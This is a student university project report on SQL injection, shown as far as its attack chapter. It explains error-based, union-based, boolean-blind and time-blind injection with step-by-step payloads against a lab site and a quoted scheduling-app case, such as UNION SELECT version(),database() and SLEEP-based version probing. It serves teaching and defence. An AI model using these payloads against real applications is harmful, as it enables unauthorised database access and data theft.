SLOVAK UNIVERSITY OF TECHNOLOGY IN BRATISLAVA

FACULTY OF COMPUTER SCIENCE AND INFORMATION TECHNOLOGY

The Project

“Protection against SQL injection attacks”

in the discipline Principles of information security subject

Performed by: Sira Dariia

Supervisor: Ing. Adam Gajdošík

Bratislava - 2024

THE CONTENT

I. INTRODUCTION

The proposed research plan seeks to conduct an exhaustive investigation into SQL injection attacks, a pervasive cybersecurity threat targeting web applications. SQL injection is characterized as a malicious technique wherein attackers exploit input fields by injecting rogue SQL code, thereby manipulating database queries to gain unauthorized access or tamper with data. Various forms of SQL injection attacks, including Union-Based, Boolean-Based, Error-Based, and Time-Based injections, will be meticulously examined to elucidate the methodologies employed by malicious actors.

Furthermore, the research will delve deeper into the underlying principles behind SQL injection, emphasizing the role of insecure input processing and inadequate sanitization techniques. The potential ramifications of successful SQL injection attacks will be analysed comprehensively, encompassing unauthorized data access, data manipulation, and system compromise. A practical demonstration will be conducted to illustrate the execution of a SQL injection attack on a test page, simulating real-world scenarios to underscore the vulnerability and susceptibility of web applications.

Moreover, protective measures against SQL injection attacks will be explored, encompassing both manual approaches such as parameterized queries and input data validation, as well as leveraging web frameworks such as Django and testing with SQL map. The analysis of findings will facilitate the refinement and enhancement of protective measures, thereby bolstering the security posture of web applications and mitigating the risk of data breaches. This research endeavor aims to foster a deeper understanding of SQL injection attacks and foster effective strategies to mitigate them, thereby contributing to the advancement of cybersecurity knowledge and best practices.

II. SQL INJECTION ANALYSIS AND ATTACK IMPLEMENTATION

1. Overview of SQL Injection

Introduction to SQL Injection

Injection attacks target injection vulnerabilities – a very broad category of cybersecurity flaws that includes some of the most serious application security risks. In fact, the OWASP Top 10 for 2021 lists injection as the #3 overall risk category for web application security [6]. SQL injections are among the oldest and most dangerous web application vulnerabilities. Listed in the Common Weakness Enumeration as CWE-89: Improper Neutralization of Special Elements used in an SQL Command [2], SQL injection comes in at #6 on the CWE Top 25 for 2021 [1].

There is detected many types of SQL injection vulnerabilities, from typical in-band SQL injection to blind SQL injection (including Boolean-based) and out-of-band SQL injection. In this chapter I will provide descriptions of these injections and their examples.

Definition of SQL Injection

Most web applications are backed by databases, with the most popular database management systems still using SQL (Structured Query Language) as their data access language [13].


To understand SQL injection, it's important to know what structured query language (SQL) is. SQL is a query language used in programming to access, modify, and delete data stored in relational databases. Since most websites and web applications rely on SQL databases, an SQL injection attack can have serious consequences for organizations [10].

So, SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior [9].

The impact of a successful SQL injection attack

Potential problems arise because most web forms have no way of stopping additional information from being entered on the forms. Attackers can exploit this weakness and use input boxes on the form to send their own requests to the database. This could potentially allow them to carry out a range of nefarious activities, from stealing sensitive data to manipulating the information in the database for their own ends [10]. A successful SQL injection attack can result in unauthorized access to sensitive data, such as: passwords, credit card details, personal user information [9].

2. Types of SQL Injection Attacks and Attack Implementation



Picture 1 – Types of SQLi, source: [3]

In-band SQLi (Classic SQLi)

In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker can use the same communication channel to both launch the attack and gather results [3].


The two most common types of in-band SQL Injection are ***Error-based SQLi*** and ***Union-based SQLi***.

Error-based SQLi

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead [3].


Example of Error-based SQLi Implementation

In SQL Injections labs, if we type `?id=1` in the URL and press enter, it gives us the login name and password.



Screenshot 1 - Example of Error-based SQLi Implementation, source: [12]

But if we type `?id=1'` it gives an error.



Screenshot 2 - Example of Error-based SQLi Implementation, source: [12]

This error will now assist us in locating the backend query.

If we remove the first and last quote from `"1" LIMIT 0,1'`, then it becomes `'1" LIMIT 0,1`.

`'1` is our input, and a single quote after this input indicates that our input is enclosed in single quotes. This means that the query that was executed back in the database was the following: `select * from table_name where id='1`, which is syntactically incorrect. Now, we will fix this query by giving input `?id=1' -+`.

`-+` will comment out all that comes after it. So, our backend query would be: `select * from table_name where id='1' --+'`, and again, we get the login name and password.

Screenshot 3 - Example of Error-based SQLi Implementation, source: [12]

Now we can insert a query between the **quotation** and `--+` to retrieve data from the database.

Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response [3].

Example of Union-based SQLi Implementation

```
SELECT EMP_ID, EMP_DOJ FROM EMP
UNION SELECT dept_ID, dept_Name FROM dept;
```

Query 1 - Example of Union-based SQLi Implementation

This SQL query will produce a single result set with two columns, including values from EMP columns EMP_ID and EMP_DOJ and dept columns *dept_ID* and *dept_Name*.

Two important needs must be met for a UNION query to function:

- Each query must return the same number of columns.
- The data types must be the same.

To determine the number of columns required in an SQL injection UNION attack, we will Inject a sequence of ORDER BY clauses and increment the provided column index until an error is encountered.


```
?id=1' order by 1 --+      no error
?id=1' order by 2 --+      no error
?id=1' order by 3 --+      no error
?id=1' order by 4 --+      we get error
```

Query 2 - Example of Union-based SQLi Implementation

Screenshot 4 - Example of Union-based SQLi Implementation, source: [12]


This demonstrates that the query lacks the fourth column. So, we now know that the query in the backend has three columns.

Now we will use the UNION statement to join two queries and to be able to discover the vulnerable columns: `id=1' UNION SELECT 1,2,3 --+`.



Screenshot 5 - Example of Union-based SQLi Implementation, source: [12]


There is no issue, but we are obtaining the result set of the first query; to receive the result of a second select query on the screen, we must make the first query's result set EMPTY. This may be accomplished by supplying an ID that does not exist (negative ID): `?id=-1' UNION SELECT 1,2,3 --+`.



Screenshot 6 - Example of Union-based SQLi Implementation, source: [12]

This demonstrates that we are getting values from columns 2 and 3 as output. As a result, we can utilize these two columns to retrieve information about and from the database: `?id=-1' UNION SELECT 1,version(),database() --+`.

This will provide the database we are currently using as well as the current version of the database utilized at the backend.



Screenshot 7 - Example of Union-based SQLi Implementation, source: [12]

Inferential or Blind SQLi

Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is transferred via the web application and the attacker would not be able to see the result of an attack in-band. Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application's response and the resulting behavior of the database server [3].

The two types of inferential SQL Injection are ***Blind-boolean-based SQLi*** and ***Blind-time-based SQLi***.


Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character [3].


Example of Boolean-based SQLi Implementation

In SQL Injections LABS if we type `?id=1` in the browser URL, the query that will send to the database is: `SELECT * from table_name WHERE id=1.` It will output "you are in" in yellow font on the web page, as seen in the image.



Screenshot 8 - Example of Boolean-based SQLi Implementation, source: [12]

When an attacker tries to use a **comma (')** `?id=1'` to break this query, he will not be able to find an error notice using any other method also. Furthermore, if the attacker attempts to inject an incorrect query, as illustrated in the figure, the yellow text will vanish.



Screenshot 9 - Example of Boolean-based SQLi Implementation, source: [12]

The attacker will next use blind SQL injection to ensure that the inject query returns a true or false result: `?id=1' AND 1=1 --+`.


Now, the database checks if 1 is equal to 1 for the supplied condition. If the query is legitimate, it returns TRUE; as seen in the screenshot, we have the yellow color text "you are in," indicating that our query is valid.

Screenshot 10 - Example of Boolean-based SQLi Implementation, source: [12]

As a result, it confirms that the web application is vulnerable to blind SQL injection. We will get database information using true and false conditions.


Now, we will inject the following query, which will question whether the length of the database string is equal to 1, and it will respond by returning TRUE or FALSE via the text "you are in.": `?id=1' AND (length(database())) = 1 --+`.

As we can see in the image, the text disappears again, indicating that it has returned FALSE to respond NO the length of the database string is not equal to 1.



Screenshot 11 - Example of Boolean-based SQLi Implementation, source: [12]

When we test for a string length of 8, it returns yes, and the yellow text "you are in" shows again.



Screenshot 12 - Example of Boolean-based SQLi Implementation, source: [12]


Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. This technique is used when the application is configured to suppress error messages but hasn't sufficiently mitigated the underlying SQL injection vulnerability [3].

Example of Time-based SQLi Implementation


This application had a feature that allowed doctors to set their appointment availability from a given calendar view. Once availability is set, these schedules were stored in a database and could also be deleted if needed.

During the deletion process, It was noticed that the website sends an 'ID' parameter with the /Delete request. This 'ID' is used to pinpoint the specific data to be removed from the database. Look for the id parameter in the below image.



Screenshot 13 - Example of Time-based SQLi Implementation, source: [4]

To confirm if this ID parameter was interacting with the database, a single quote (') was added to it. If the parameter was indeed connecting with the database, the single quote would disrupt the SQL query, causing an error. Let's see the results of checking.




Screenshot 14 - Example of Time-based SQLi Implementation, source: [4]

As expected, the server returned a '500 internal error', confirming the vulnerability. It's important to note that the server didn't give away any extra information on this error page, which was a default, generic error display. This meant we couldn't make the server or database give up information directly in the response.

However, with some further research, it was found that blind SQL injection payloads could be used to identify the type of SQL injection vulnerability. To test this, it was started by using a basic *sleep() payload*. This command asks the database to pause for a certain time before responding. Let's see this with an example: `id=187 AND SLEEP(5)` .

The `AND` in the query example is a logical operator in SQL used to combine conditions — all must be true for the overall statement to be true. The `SLEEP(5)` portion is an injected SQL command which tells the database to pause for five seconds. If a delay is observed in the server's response, it indicates that our injected `SLEEP(5)` command was executed by the database, demonstrating the presence of a time-based SQL injection vulnerability.



Screenshot 15 - Example of Time-based SQLi Implementation, source: [4]

Look at the server response time in the response tab. It confirms time-based SQL injection vulnerability. But the real danger of this vulnerability is in its ability to sneak out critical data from the database.


The technique of Extracting Data with Time-Based SQL Injection involves sending true or false SQL queries and observing the response time. We need to construct our payload such that, if the condition is true, then it will sleep for a certain time before responding. If the condition fails, then the server responds normally.

For instance, to identify the database version, we could use a payload such as:

```
id=984 AND IF(SUBSTRING(version(),1,1)=5,SLEEP(10),null)
```


In this payload, we have an 'IF' condition where we check if the first character of the database version is '5'. This is achieved by calling the 'SUBSTRING' function on the

result of the 'version()' function. If this condition is true, the 'SLEEP(10)' command is executed, which makes the database pause for 10 seconds. If not, a 'null' is returned and no delay is induced.




Screenshot 16 - Example of Time-based SQLi Implementation, source: [4]

Similarly, we can identify the length of the database name. We can send the below payload: the server sleeps for 5 seconds if the length of the database name is just 1 character: `id=988 AND IF (length(database ()) =1, SLEEP (5), 1)`.



Screenshot 17 - Example of Time-based SQLi Implementation, source: [4]

Here it didn't sleep for 5 seconds. So, we can confirm that the length is not 1 character. We will check if it's 2,3,4, etc and when the right number is hit, the response is delayed by 5 seconds. let's check if the length is 10.



Screenshot 18 - Example of Time-based SQLi Implementation, source: [4]

